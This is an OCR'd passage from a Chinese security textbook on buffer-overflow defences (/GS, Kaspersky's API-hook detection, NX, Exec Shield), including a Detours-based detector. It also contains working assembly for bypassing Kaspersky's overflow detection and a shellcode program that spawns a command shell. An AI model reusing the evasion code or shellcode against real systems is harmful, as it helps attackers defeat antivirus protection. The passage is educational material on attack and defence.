


图 4.29　Visual Studio 中的/GS 选项

/GS 选项是否会对程序性能产生影响？从上面的分析看出，GS 编译选项会增加 4 个字节的堆栈的分配空间，以及在函数中插入了生成和检查安全 Cookie 的指令。那么，它对程

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

序的性能影响如何？由于/GS 编译选项不是对每一个函数都设置安全 Cookies，根据 Visual Studio 编译组的数据，在绝大多数情况下，对性能的影响不超过 2%。所以在微软的安全开发周期模型中，强烈推荐使用/GS 编译选项。相对于轻微的性能损失，/GS 编译选项对程序的安全性的提高是非常巨大的。事实上，微软最新的 Windows Vista 操作系统的开发中，就应用了/GS 编译选项。

/GS 不能抵御所有的缓冲区溢出安全攻击。例如，通过改写到参数区域来进行缓冲区溢出攻击仍然是有可能的。即使您使用/GS，也应尽量编写安全的代码；也就是说，确保代码没有任何缓冲区溢出。/GS 可以保护您的应用程序不会发生代码中确实存在的缓冲区溢出，但决不是使用了/GS 编译选项就可以高枕无忧了。需要强调的是，/GS 编译选项并不是消除了程序的缓存溢出安全漏洞，而是试图在特定情况下，降低安全漏洞的危害程度。例如，即使/GS 编译选项可以防止恶意代码被远程执行，但是程序也会异常终止。如果该程序是一个重要的服务器进程，这就会是一个典型的拒绝服务攻击。通过合理的开发方式，以确保代码中没有安全错误才是最为重要的。

4.3.3　使用外挂 DLL 检测缓冲区溢出

由于缓冲区溢出攻击的流行，各大安全厂商也纷纷推出了自己的检测缓冲区溢出的产品，卡巴斯基和 Macfee 是比较典型的产品。在第 2 章中，已经介绍过弹出简单对话框的 Shellcode，通过这个简单的 Shellcode 可以窥探到卡巴斯基对于栈溢出的检测模式，通过将 Shellcode 复制到栈中执行的方式也可模拟栈溢出。在这期间 KIS 共弹出了 5 次 Buffer Overrun 的警告，从 Shellcode 中大致可以推断出被 Hook 的函数是 GetProcAddress（4 次）和 LoadLibraryA（1 次），如图 4.30 所示：




图 4.30　卡巴斯基的缓冲区溢出检测

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

以下是用 WinDBG 反汇编后的 GetProcAddress 的代码：

```
7C883FEC >  55            PUSH EBP
7C883FED    8BEC          MOV EBP,ESP
7C883FEF    90            NOP
7C883FF0    5D            POP EBP
7C883FF1  - E9 997EFF75     JMP F287BE8F
7C883FF6    90            NOP
7C883FF7    90            NOP
```

显然 GetProcAddress 被 Hook 了，LoadLibrary 系列函数也是一样，那么究竟卡巴斯基是如何检测产生栈溢出的呢，再看它的驱动：

```
lkd> u f287BE8F
f287be8f 8b442404      mov    eax,dword ptr [esp+4]
f287be93 56            push   esi
f287be94 8b74240c      mov    esi,dword ptr [esp+0Ch]
f287be98 6a00          push   0
f287be9a 56            push   esi
f287be9b 6880be87f2     push   0F287BE80h
f287bea0 8d4c2414      lea    ecx,[esp+14h]
f287bea4 50            push   eax
lkd> u
f287bea5 51            push   ecx
f287bea6 e8f5f3ffff     call   f287b2a0
f287beab 84c0          test   al,al
f287bead 7410          je     f287bebf
f287beaf 6a05          push   5
f287beb1 33f6          xor    esi,esi
f287beb3 ff159cc087f2   call   dword ptr ds:[0F287C09Ch]
f287beb9 8bc6          mov    eax,esi
lkd> u
f287bebb 5e            pop    esi
f287bebc c20800        ret    8
f287bebf 688fbe87f2     push   0F287BE8Fh
f287bec4 e807f6ffff     call   f287b4d0
f287bec9 8d1440        lea    edx,[eax+eax*2]
f287becc 56            push   esi
f287becd 8b44240c      mov    eax,dword ptr [esp+0Ch]
f287bed1 50            push   eax
lkd> u f287b2a0
f287b2a0 8b442408      mov    eax,dword ptr [esp+8]
f287b2a4 8b542404      mov    edx,dword ptr [esp+4]
f287b2a8 56            push   esi
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
f287b2a9 8d4c240c       lea     ecx,[esp+0Ch]
f287b2ad 50             push    eax
f287b2ae 51             push    ecx
f287b2af 52             push    edx
f287b2b0 e8fbfdffff     call    f287b0b0
lkd> u f287b0b0
f287b0b0 55             push    ebp
f287b0b1 8bec           mov     ebp,esp
f287b0b3 83ec24         sub     esp,24h
f287b0b6 64a104000000   mov     eax,dword ptr fs:[00000004h]
f287b0bc 8945f8         mov     dword ptr [ebp-8],eax
f287b0bf 64a108000000   mov     eax,dword ptr fs:[00000008h]
f287b0c5 8945fc         mov     dword ptr [ebp-4],eax
f287b0c8 8b4508         mov     eax,dword ptr [ebp+8]
lkd> u
f287b0cb 8b4d0c         mov     ecx,dword ptr [ebp+0Ch]
f287b0ce 8b50fc         mov     edx,dword ptr [eax-4]
f287b0d1 8b45fc         mov     eax,dword ptr [ebp-4]
f287b0d4 3bd0           cmp     edx,eax
f287b0d6 8911           mov     dword ptr [ecx],edx
f287b0d8 7210           jb      f287b0ea
f287b0da 3b55f8         cmp     edx,dword ptr [ebp-8]
f287b0dd 730b           jae     f287b0ea
lkd> u
f287b0df b8e7030000     mov     eax,3E7h
f287b0e4 8be5           mov     esp,ebp
f287b0e6 5d             pop     ebp
f287b0e7 c20c00         ret     0Ch
f287b0ea 8b4510         mov     eax,dword ptr [ebp+10h]
f287b0ed 3d00000068     cmp     eax,68000000h
f287b0f2 0f829e000000   jb      f287b196
f287b0f8 3d00000065     cmp     eax,65000000h
```

其中 f287b0d4 处的几条比较指令可能就是判断溢出与否的关键，上面有两条指令也特别值得注意：

```
mov     eax,dword ptr fs:[00000004h]
mov     eax,dword ptr fs:[00000008h]
```

以下是 TEB 的数据结构：

```
typedef struct _TEB {                    // Size: 0xF88
/*000*/  NT_TIB NtTib;
/*01C*/  VOID *EnvironmentPointer;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
/*020*/  CLIENT_ID ClientId;       // PROCESS id, THREAD id
/*028*/  HANDLE ActiveRpcHandle;
/*02C*/  VOID *ThreadLocalStoragePointer;
/*030*/  PEB *ProcessEnvironmentBlock;  // PEB
/*034*/  ULONG LastErrorValue;
/*038*/  ULONG CountOfOwnedCriticalSections;
/*03C*/  ULONG CsrClientThread;
/*040*/  ULONG Win32ThreadInfo;
/*044*/  UCHAR Win32ClientInfo[0x7C];
/*0C0*/  ULONG WOW32Reserved;
/*0C4*/  ULONG CurrentLocale;
/*0C8*/  ULONG FpSoftwareStatusRegister;
/*0CC*/  UCHAR SystemReserved1[0xD8];   // ExitStack ???
/*1A4*/  ULONG Spare1;
/*1A8*/  ULONG ExceptionCode;
/*1AC*/  UCHAR SpareBytes1[0x28];
/*1D4*/  UCHAR SystemReserved2[0x28];
/*1FC*/  UCHAR GdiTebBatch[0x4E0];
/*6DC*/  ULONG gdiRgn;
/*6E0*/  ULONG gdiPen;
/*6E4*/  ULONG gdiBrush;
/*6E8*/  CLIENT_ID RealClientId;
/*6F0*/  ULONG GdiCachedProcessHandle;
/*6F4*/  ULONG GdiClientPID;
/*6F8*/  ULONG GdiClientTID;
/*6FC*/  ULONG GdiThreadLocalInfo;
/*700*/  UCHAR UserReserved[0x14];
/*714*/  UCHAR glDispatchTable[0x460];
/*B74*/  UCHAR glReserved1[0x68];
/*BDC*/  ULONG glReserved2;
/*BE0*/  ULONG glSectionInfo;
/*BE4*/  ULONG glSection;
/*BE8*/  ULONG glTable;
/*BEC*/  ULONG glCurrentRC;
/*BF0*/  ULONG glContext;
/*BF4*/  ULONG LastStatusValue;
/*BF8*/  LARGE_INTEGER StaticUnicodeString;
/*C00*/  UCHAR StaticUnicodeBuffer[0x20C];
/*E0C*/  ULONG DeallocationStack;
/*E10*/  UCHAR TlsSlots[0x100];
/*F10*/  LARGE_INTEGER TlsLinks;
/*F18*/  ULONG Vdm;
/*F1C*/  ULONG ReservedForNtRpc;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    /*F20*/  LARGE_INTEGER DbgSsReserved;
    /*F28*/  ULONG HardErrorsAreDisabled;
    /*F2C*/  UCHAR Instrumentation[0x40];
    /*F6C*/  ULONG WinSockData;
    /*F70*/  ULONG GdiBatchCount;
    /*F74*/  ULONG Spare2;
    /*F78*/  ULONG Spare3;
    /*F7C*/  ULONG Spare4;
    /*F80*/  ULONG ReservedForOle;
    /*F84*/  ULONG WaitingOnLoaderLock;
    } TEB, *PTEB;

    typedef struct _NT_TIB {
       struct _EXCEPTION_REGISTRATION_RECORD *ExceptionList; // 00h Head of
exception
                        // record list
       PVOID StackBase;                  // 04h
       PVOID StackLimit;                 // 08h
       PVOID SubSystemTib;               // 0Ch
       union {                          // 10h
          PVOID FiberData;               // for TIB
          ULONG Version;                 // for TEB
       };
       PVOID ArbitraryUserPointer;        // 14h Available
                      // for application use
       struct _NT_TIB *Self;              // 18h Linear address
                      // of TEB structure
    } NT_TIB;
    typedef NT_TIB *PNT_TIB;
```

Fs:[4]和 Fs:[8]分别是当前线程的栈基址和栈顶，现在思路就比较明朗了，卡巴斯基就是通过检测 GetProcAddress 等关键 API 的返回地址是否处于栈中来判定栈发生溢出的。

现在既然知道了他的检测模式，那么突破就是轻而易举的事了，有以下两种思路：

第一种方法是修改 TEB 中 Fs:[4]和 Fs:[8]的值来使卡巴斯基认为返回地址不在栈中，也就是上面 Shellcode 中在 call 之前注释掉的部分 mov dword ptr fs:[4]，0x0012FFFF 和 mov dword ptr fs:[8]，0x0012FFFF。在测试的时候发现使用这一方法能使 GetProcAddress 绕过卡巴斯基的检测，但是 LoadLibrary 系列却不行，百思不得其解（这可能 TEB 与线程有关，LoadLibrary 涉及多线程方面的问题）。

第二种方法是在内存中找一个相对固定、又可写可执行的地址，写入 push 返回地址 ret 这样一系列的指令，然后再将函数返回地址指向其来绕过卡巴斯基的检测。具体的实现

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

如下：在原来调用 API 的地方，如 call dword ptr [edi-4] // LoadLibraryA 使用如下方法来代替：

```
mov     edx,dword ptr [edi-4]          // LoadLibraryA
call    gcall
```

其中 gcall 代码如下：

```
        // ============ 绕过缓冲区溢出检查的 call ============
        //
        // 输入参数：
        // edx 函数地址
        // 0x7C884000
gcall:
        pop     eax //将真正的返回地址保存到 eax
        mov     ecx,0x7C884000
        push        ecx
        mov     byte  ptr [ecx],0x68    //push 指令
        mov     dword ptr [ecx+1],eax   //写入地址
        mov     byte  ptr [ecx+5],0xC3  //写入 ret 指令
        jmp     edx //执行真正的函数
```

0x7C884000 是 Kernel32 数据段的地址，当然，可以用其他等价的地址替换。再次运行 Shellcode，卡巴斯基没有任何反应。

在卡巴斯基现有的检测模式中还是不太完善，就是 TEB 中的栈基址和栈顶数据是不可信的，应当在初始化时保存，而不应该每次都去重新获取，当然这种检测机制本身就是不可靠的，需要改进，这就是后来提出的基于栈指纹检测缓冲区溢出，说白了就是利用特征码+API Hook 来更可靠地检测栈溢出的发生，防止迂回绕过我们的检测，这是因为有一点是肯定的：栈溢出发生时 Shellcode 是在栈中的，这个想法也是借鉴自反病毒的概念。微软公司在 VC7 开始提供了一个/GS 编译选项来防止栈溢出带来的危害，但是事实证明还是能被绕过的，例如：覆盖 SEH。笔者认为安全产品做得越前端就越不容易被绕过，比如拦截 Shellcode 的行为肯定要比拦截溢出的发生要有效得多。

笔者利用 Detour 库做了一个检测的模型，代码如下：

```
    // dll.cpp : 定义 DLL 应用程序的入口点。
    //
    #include <windows.h>
    #include "detours.h"
    #include <dbt.h>

    DETOUR_TRAMPOLINE(HMODULE   WINAPI   fLoadLibraryA(LPCTSTR   lpFileName),
LoadLibraryA);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
HMODULE WINAPI MyLoadLibraryA(LPCTSTR lpFileName)
{
    DWORD stackbase,stacklimit,retaddr;

    __asm{
        mov eax,dword ptr [esp+0x1c]
        mov retaddr,eax
        mov eax,dword ptr fs:[4]
        mov stackbase,eax
        mov eax,dword ptr fs:[8]
        mov stacklimit,eax
    }

    if ( retaddr < stacklimit && retaddr > stackbase )
    {
overflow:
        MessageBox(0,"BufferOverflow Detected!","test",MB_ICONINFORMATION);
        return NULL;
    }

    //0x64 0xA1 0x30 0x00 0x00 0x00
    __asm{
        push    0x100
        pop     ecx
        mov     esi,esp
compare:
        cmp     dword ptr [esi],0x0030A164 //检测 mov eax,fs:[30]
        je      overflow
        inc     esi
        loop    compare
    }

   return fLoadLibraryA(lpFileName);
}

BOOL APIENTRY DllMain( HANDLE hModule,DWORD  ul_reason_for_call,LPVOID
lpReserved)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:

DetourFunctionWithTrampoline((PBYTE)fLoadLibraryA,(PBYTE)MyLoadLibraryA)
;
        break;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        case DLL_PROCESS_DETACH:
            DetourRemove((PBYTE)fLoadLibraryA,(PBYTE)MyLoadLibraryA);
            break;
        }
        return TRUE;
    }
```

这儿为了达到演示的目的只挂接了 LoadLibraryA，并且配合了卡巴斯基的检测方法，目的是提高检测的效率。这里使用的指纹就是 mov eax,fs:[30]，几乎每个 Shellcode 都会用来获取 Kernel32 的基址，当然如果要成为一个商业产品，那无疑需要降低误报的几率，那就需要更可靠的特征码。

4.3.4 堆栈不可执行

通过使被攻击程序的数据段地址空间不可执行，从而使得攻击者不可能执行被植入被攻击程序输入缓冲区的代码，这种技术被称为非执行的缓冲区技术。事实上，很多老的 UNIX 系统都是这样设计的，但是近来的 UNIX 和 Windows 系统为实现更好的性能和功能，往往在数据段中动态地放入可执行的代码。因此为了保持程序的兼容性，不可能使得所有程序的数据段不可执行；但是我们可以设定堆栈数据段不可执行，这样就可以最大限度地保证程序的兼容性。例如 Solar designer's nonexec kernel patch，从名字可以看出，这是一个 Linux 上的内核补丁，该补丁最的主要特性是：用户区堆栈不可执行。由于 x86 CPU 上并没有提供页（page）执行的 bit 位，所以该补丁是通过减小代码段的虚拟地址来区分数据段和代码段的。当程序执行流返回 0xC0000000 以下一段用户堆栈空间的操作都被认为是缓冲区溢出攻击行为，那么随即便会产生一个通用保护异常而终止进程。这样把 Shellcode 安置在缓冲区或环境变量（都位于堆栈段）的溢出都会失效。

4.3.5 数组边界检查

一个方面是植入代码引起缓冲区溢出，而另一个方面是扰乱程序的执行流程。与非执行缓冲区保护不同的是，数组边界检查彻底杜绝了缓冲区溢出。只要数组不能被溢出，溢出攻击就无从谈起。为了实现数组边界检查，所有对数组的读写操作都应当被检查，以确保对数组的操作在正确的范围内。最直接的方法是检查所有的数组操作，而且还可以用一些优化的技术来减少检查的次数。

4.3.6 数据段不可执行

前面介绍的堆栈不可执行是对堆栈段进行的保护，这里介绍另外一种技术，即对数据

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

段的保护，使数据段不可执行，一般有如下几种技术。

① kNoX 技术。kNoX 是 Linux 内核补丁。它具有如下功能：数据段的页不可执行；撤销共享内存；加强对 execve 系统调用的限制；对文件描述符 0、1、2 的特殊处理；/proc 目录的限制；FIFO 限制；符号链接限制。不过该补丁具有局限性，只支持 2.2 内核版本。

② Exec shield 技术。对于这种技术，在第 3 章介绍*nux 下本地溢出得到 root 权限时已涉及，实际上 redhat 公司的 FC 版本（即 2.6 内核）中都加入 Exec shield 这种技术。

Exec shield 的原理是：内核态显示跟踪一个应用程序所包含的可执行映像的最大虚拟地址，动态地维护这个称为“可执行限界”的“可执行虚拟地址的最大值”，每次发生进程切换的时候，调度进程就会用这个值更新代码段描述符写入 GDT（全局描述表），exec-shield 动态地跟踪每个应用程序，所以每个程序运行时都有不同的“可执行限界”。又因为可执行限界通常是一个很低的虚拟地址，所以除了 stack 以外 mmap()映射的区域以及 malloc()分配的空间都处在可执行限界之上，也就是说都是不可执行的。

Exec shield 这种技术也有局限性，它无法防御跳转到低 16MB 地址空间的攻击，不过它还是能阻止绝大多数把 Shellcode 安置在数据段的攻击。

4.3.7　硬件级别的保护

X86 CPU 上采用 4GB 平坦模式，数据段和代码段的线性地址是重叠的，页面只要可读就可以执行，所以上面提到的诸多内核补丁才会费尽心机设计了各种方法来使数据段不可执行。现在 Intel、SPARC、AMD 都提供了页执行 bit 位。Intel 及 AMD 新增加的页执行比特位称为 NX 安全技术，Windows XP SP2 及 Linux Kernel 2.6 也都支持 NX，虽然这种硬件级的页保护不如 PaX（PaX 是为 x86 Linux 设计的防止缓冲区溢出的一个内核补丁）那样强，但硬件级别的支持无疑大大增加了软件和操作系统的兼容性，能够使缓冲区溢出的防护得到普及。

本节介绍了传统的缓冲区溢出漏洞的防范方法，这些方法有一定的适用性，并且已经在一些产品得到了广泛应用。随着技术的发展和进步，越来越安全的产品和更加先进的防范方法会逐渐出现，在使用缓冲区溢出保护的系统上，攻击将变得非常困难，有时候会变得不可实现。

4.4　小结

本章前半部分主要介绍了现有的缓冲区溢出的种类，并分类进行了详细介绍，每个类别都给出了详细的例子。后半部分主要介绍了如何防范缓冲区溢出攻击，及安全编码的常

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

用手段。

仅仅是打开一个编译器开关，是不会使一个程序彻底变得安全的，但在安全漏洞以各种形式出现的今天，它将有助于使程序更加安全。基于堆栈的缓冲区溢出是安全漏洞中的一大类，但随着黑客攻击技术的不断更新，相信要彻底杜绝它，还有一段很长的路要走。

在 Microsoft 正式的术语中，/gs 和 SafeSEH 均为软件强制的数据执行保护（DEP），软件强制的 DEP 也能以硬件的方式实现，如在实现了此功能的 CPU 中，如果数据出现在被标记为“不可执行”的内存页中，将不会执行它。Windows xp sp2 及 Windows server 2003 现已支持这些技术，并且目前市面上大多数的 32 位 CPU 及全部的 64 位 CPU，都支持 no execute（nx）这类安全增强技术。

任何一个好的安全系统，均有多层的防范措施应对安全威胁。本章所涉及的编译器开关，它能防范或减少普通编码错误所带来的安全隐患，而且它具有易于使用和低成本的特点，所以在这场没有硝烟的战争中，仍不失为一个好的解决方案，绝对值得你的程序采用。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

CHAPTER 5

第 5 章　Shellcode 的编写

Shellcode 的概念是随着缓冲区溢出的出现而形成的，目前随着缓冲区溢出的攻击技术日渐成熟，对 Shellcode 的要求也逐渐升高。杀毒软件和防火墙为了应对缓冲区溢出问题，推出了解决方案，所以要发动一次成功的攻击，对 Shellcode 的要求也上升到了前所未有的高度。本章将对这些技术进行全面的介绍，通过本章，读者可以了解到以下信息：

- Shellcode 运行的原理；
- 多种 Shellcode 编码方式；
- 内核下 Shellcode 的编写。

5.1　Shellcode 概述

简单地说，Shellcode 就是一段二进制的机器代码，然而这段几乎不可能为人眼所解读的代码却暗藏着杀机。Shellcode 是最常被应用到缓冲区溢出的方式。据统计，通过缓冲区溢出进行的攻击占所有系统攻击总数的 80%以上。以著名的媒体播放软件 Realplayer 系列软件为例，从 2005 年 5 月到 2005 年 11 月的半年时间内所公布的 18 个漏洞中，有 13 个是缓冲区溢出，超过总数的 2/3，其中有 10 个便是栈溢出漏洞。另外，著名的“冲击波”病毒也是利用了缓冲区溢出漏洞。

以 C 语言为例，一段高级代码在编写完毕之后，必须通过编译器，编译成汇编代码，然后再转化成计算机可以识别的二进制机器代码。这样的二进制机器代码，基本上就和我们所说的 Shellcode 差不多了，其中细节上的差异我们以后再慢慢阐述。这里来看一个溢出实例。（读者必须具有基本的 C 语言和汇编语言功底，才能够顺着后续的解释，看懂下面这个例子中 main 函数里面的四条语句。）

```
#include <windows.h>
#include <winbase.h>
```

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    char shellcode[] =
    "\x8B\xE5\x68\x63\x6F\x6D\x00\x68\x61\x6E\x64\x2E\x68\x63\x6F\x6D\x6D\x5
4\xB8"
    "\xC7\x93\xBF\x77"//用函数地址将这一行替换
    "\xFF\xD0";
    int main() {
        int *ret;
        LoadLibrary("msvcrt.dll");
        ret = (int *)&ret + 2;
        (*ret) = (int)shellcode;
    }
```

读者可以通过如下步骤对上述程序段进行测试。

（1）打开 VC6，新建一个 Win32 Console Project，如图 5.1 所示。

（2）单击下一步后，选择建立一个 A "Hello World!" Application，如图 5.2 所示。




图 5.1　建立项目




图 5.2　建立项目续

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（3）用上述代码替换 ShellCode_Begin.cpp 里面的全部内容。

（4）安装 PEBrowsePro，并用 PEBrowsePro 打开 msvcrt.dll 文件，如图 5.3 所示。该文件一般在 C:\Windows\system32 目录下可以找到。




图 5.3　使用 PEBrowsePro

（5）在左边栏中的 Exports 下，找到 system 函数，双击后可以看到函数地址，如图 5.4 所示。




图 5.4　查看 system 函数的地址

（6）这里是关键的一步，用函数地址替换上述代码中 Shellcode 变量后的第三行。例如函数地址是 0x12345678，则用“\x78\x56\x34\x12”替换该行（包括引号）。

（7）编译运行，弹出一个 Windows Shell 窗口，溢出成功！如图 5.5 所示。



图 5.5　成功的启动了一个 Dos 窗口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

让我们来回顾一下刚才溢出的过程，看看为什么这个貌似什么都没有做的主函数，居然成功启动了一个 Windows Shell 窗口。

